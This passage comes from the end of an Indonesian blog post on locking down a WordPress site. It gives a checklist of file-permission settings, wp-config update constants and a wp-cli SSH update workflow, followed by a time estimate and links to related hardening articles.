- Filesystem permission audit: chmod 600 wp-config, 644 file, 755 dir, chattr +i .htaccess
- 4 wp-config constant companion: AUTOMATIC_UPDATER, WP_AUTO_UPDATE_CORE, FS_METHOD, WP_DEBUG false
- wp-cli SSH workflow untuk update plugin (replace dashboard)
- 5 test validasi: verify menu disappear, endpoint blocked, wp-cli update jalan
- Train klien wp-cli alias di
.bashrc
Total setup: 1 jam 15 menit untuk site dengan 3 admin user, plus 20 menit training klien wp-cli. Worth investment vs forensic recovery 2 jam + reputational damage dari backdoor injection.
Untuk deep-dive topik terkait:
- 7 Tanda WordPress Anda Sudah Diretas: Forensic Manual 2 Jam Cleanup → parent context, backdoor pattern real yang lockdown ini block
- 2FA WordPress dengan TOTP Google Authenticator Tanpa Plugin Berbayar → sister auth lockdown, prerequisite hardening
- Setup VPS Ubuntu 24.04 LTS Production-Ready dalam 2 Jam → baseline VPS sebelum WordPress hardening
- Audit Plugin WordPress: 5 Plugin yang Saya Banned → companion hardening (filter compromise vector)
- Setup Anti-DDoS Cloudflare + Nginx + Fail2ban → network layer defense (Layer 1 cluster security)
Last Updated on Juni 12, 2026 by larhtechBro